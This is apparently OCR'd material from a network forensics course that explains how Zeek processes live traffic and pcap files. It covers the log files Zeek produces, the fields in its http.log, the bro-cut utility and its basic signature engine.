
As stated previously, Zeek takes a fundamentally different approach than a traditional IDS. While it does provide traffic monitoring and alerting functionality, its development team places high priority on traffic visibility and application awareness across multiple common protocols. While traffic signatures can be added to address emerging and custom DFIR requirements, this is not the primary use case for a Zeek platform in the forensicator's daily life.

The platform is fully free and open source, and the developers provide commercial user support through a corporate entity named Corelight.[1] There is a vibrant user community as well, meaning that a significant number of resources are available for Zeek users of all skill levels.

As with many of the network forensic tools we prefer in the DFIR line of work, Zeek allows the user to process live network feeds as well as existing data sources through the ingestion of pcap files. This critical ability means you can build Zeek into a single analytic workflow that addresses both real-time monitoring (potentially feeding results to a SIEM, for example) as well as forensic processing.

The standard set of protocol analyzers are quite capable and address a significant proportion of protocols expected in most network investigations. Zeek is also very extensible, and custom-added functionality makes it suitable for even the most unique environment and use case. It also scales extremely well, with some documented cluster installations running against 100Gb/s traffic collections![2] Lastly, Zeek maintains session awareness at Layer 7. This means logged events show both data points from the request and the corresponding response in the same entry—making the analyst's job much easier than with most repurposed visibility tools.

References:
`http://for572.com/9qzai`
[1] `http://for572.com/cfqsy`
[2] `http://for572.com/qf-z3`




As with most of the tools we discuss in the class, Zeek's use cases include both live and post-incident processing.

Like a traditional IDS, Zeek is, therefore, suitable for use in a proactive capacity for live NSM operations and continuous monitoring. Its scalability means Zeek can be used to monitor tens or hundreds of gigabits per second in a clustered deployment, but it's equally suited for small-scale tactical use in DFIR scenarios. A team pursuing a breach or other incident may want to deploy Zeek in front of the compromised system or segment to receive a massive boost in traffic visibility that will certainly benefit the investigative process.

Zeek can also process pcap files instead of a live network segment, making it an ideal candidate for forensic processing as well. Analysts get the same protocol-level reporting based on existing network collections as from a live Zeek architecture. With a single workflow, analysts can streamline operations to address multiple use cases. This improvement in efficiency means a more effective team overall.

Configuring Zeek to run in live mode is beyond the scope of this class, but running Zeek with an existing pcap file is as easy as using the "`-r`" flag to specify the input file. Log files are output in the same directory where it was run, facilitating quick and easy analysis of the results.

Note that the example command above specifies the "`for572`" policy, which is located on your class SIFT VM in the "`/opt/bro/share/bro/site/for572.bro`" file. This policy adds several course-specific features and modules and defines private IP space consistent with our labs as "local". Omitting the "`for572`" parameter from the command line will simply run Zeek with the default policy.



Zeek does not create one unified log file, but rather any of dozens of different log files, depending on what traffic has been observed[1]. For example, a traffic sample without any SSL or TLS exchanges would not generate the `x509.log` or `ssl.log` files for that period of time.

There are several dozen possible log files that may be created just with the included protocol analyzers. Zeek's inherently flexible nature means any number of other logs could be created with an admin's custom functionality. By default, Zeek archives and compresses log files every hour on the hour, so an analyst will likely need to consult multiple log files to get a complete sight picture.

Some of the more commonly used log files are listed below.

Network protocols

`conn.log`	TCP/UDP/ICMP Connections
`dns.log`	DNS activity
`http.log`	HTTP activity
`rdp.log`	RDP activity
`smtp.log`	SMTP activity

File metadata (Note that Zeek can also perform full file content extraction for certain protocols)

`files.log`	File analysis (hash, etc.)
`x509.log`	Certificate information

Dynamic inventory creation


`known_devices.log`	Observed system inventory
`known_services.log`	Observed service inventory
`software.log`	Observed software inventory

Special cases and functionality

`signatures.log`	Signature hits
`weird.log`	Unexpected protocol observations

References:

[1] `http://for572.com/0odw-`



Each log file has the same basic structure, with a defined field listing unique to the log file itself.

The file starts with metadata to define each log file's formatting. These define the field and value separators, as well as other parameters that are needed to programmatically parse the file contents. The "`path`" value defines the type of the log file, and the "`open`" and "`close`" values define the start and end time for each log file. (The "`close`" value is at the bottom of the file and is not shown on the slide.)


Because the columns of each file's contents vary according to the log type, the "`fields`" metadata row, as well as the "`types`" row (also not shown above), describe the remainder of the file rows. Each entry in the "`fields`" row reflects Zeek's internal field name for the value in that position for each subsequent log entry. In the example above, the "`http.log`" file contains the fields below. Note that a variety of factors can affect the values present in any given log file, such as the administrator's configuration or other Zeek processing modules that are loaded.

`ts`	Timestamp for when the request happened, in UNIX epoch format with microsecond resolution.
`uid`	Unique ID for the connection. (This is an excellent pivot point for cross-referencing multiple HTTP request/responses that occur within a single connection, such as when using Keep-Alive. Also useful to cross-reference entries in multiple log files.[1])
`id`	The connection's 4-tuple of endpoint addresses/ports. Includes subfields such as "`id.orig_h`" for originating host and "`id.resp_p`" for destination port.
`trans_depth`	Represents the pipelined depth into the connection of this request/response transaction.
`method`	Verb used in the HTTP request (GET, POST, HEAD, etc.).
`host`	Value of the HTTP request's "`Host:`" header.
`uri`	URI used in the request.

referrer	Value of the HTTP request's "Referer:" header. Note that the Zeek developers chose to spell this correctly, rather than using the RFC-based typo.
user_agent	Value of the HTTP request's "User-Agent:" header.
request_body_len	Actual uncompressed size of the data transferred from the client.
response_body_len	Actual uncompressed size of the data transferred from the server.
status_code	Value of the HTTP response code.
status_msg	Value of the HTTP response phrase.
info_code	Last seen 1xx informational response code.
info_msg	Last seen 1xx informational response phrase.
filename	Filename given in the HTTP response's "Content-Disposition:" header.
tags	Set of indicators of various attributes discovered and related to a particular request/response pair.
username	Username if HTTP basic authentication is provided in the HTTP request "Authorization:" header.
password	Password if HTTP basic authentication is provided in the HTTP request "Authorization:" header.
proxied	All of the headers that may indicate if the request was proxied.
orig_fuids	Ordered vector of unique file IDs associated with the HTTP request. (Can be cross-referenced with the "files.log" file or full file content extractions.)
orig_mime_types	Ordered vector of MIME types associated with the HTTP request.
resp_fuids	Ordered vector of unique file IDs associated with the HTTP response.
resp_mime_types	Ordered vector of MIME types associated with the HTTP response.

Again, it is important to note that each different log file has a format such as this that must be understood before evaluating the contents of the log itself.


References:
http://for572.com/wh9o8
[1] http://for572.com/v-my1



While Zeek's log formats are highly flexible and extensible, they also present a hurdle to efficient analysis—namely that extracting just the relevant and interesting fields could be an exercise in shell gymnastics. Not unmanageable, but not ideal—and the Zeek developers have created the "`bro-cut`" utility to address this challenge.

The "`bro-cut`" utility allows the administrator to parse one or more Zeek log files, and then display a list of fields. (This is similar to `tshark`'s "`-T fields`" output format with "`-e`" field specifiers, but for Zeek logs—very convenient!) Note that `bro-cut` will also convert the UNIX epoch timestamps to the system's local time with the "`-d`" flag or to UTC (as nature intended) with the "`-u`" flag.

`bro-cut` is designed to accept logs on STDIN and cannot accept an input filename as a part of its command line. The command is very simple, typically using an optional timestamp conversion flag along with a list of fields as listed in the "`#fields`" row of the Zeek log file being processed. Because each input file contains its own structurally defining "`#fields`" row, bro-cut can even process multiple log files with different column layouts in the same command-line run.




Although Zeek is not designed with IDS-like signatures as its primary function, it does provide a signature engine[1] that can be of immense value to incident responders and forensicators.

The signature engine permits matching against packet fields such as IP addresses, protocols, ports, and packet size. It also allows content-matching against raw traffic and several common protocol-specific fields such as the HTTP request URI and other request/response headers. Any files that Zeek identifies (i.e. those that appear in the "`files.log`" file) can even be evaluated based on their magic values or advertised MIME type.

Although very useful, Zeek's signature engine does not provide as rich or featured content-based detection capabilities as Snort or other pure IDSes. However, when combined with the broader network security monitoring functionality, the basic signature functionality is often sufficient to flag important traffic during an investigation.


References:
[1] `http://for572.com/vq7wm`



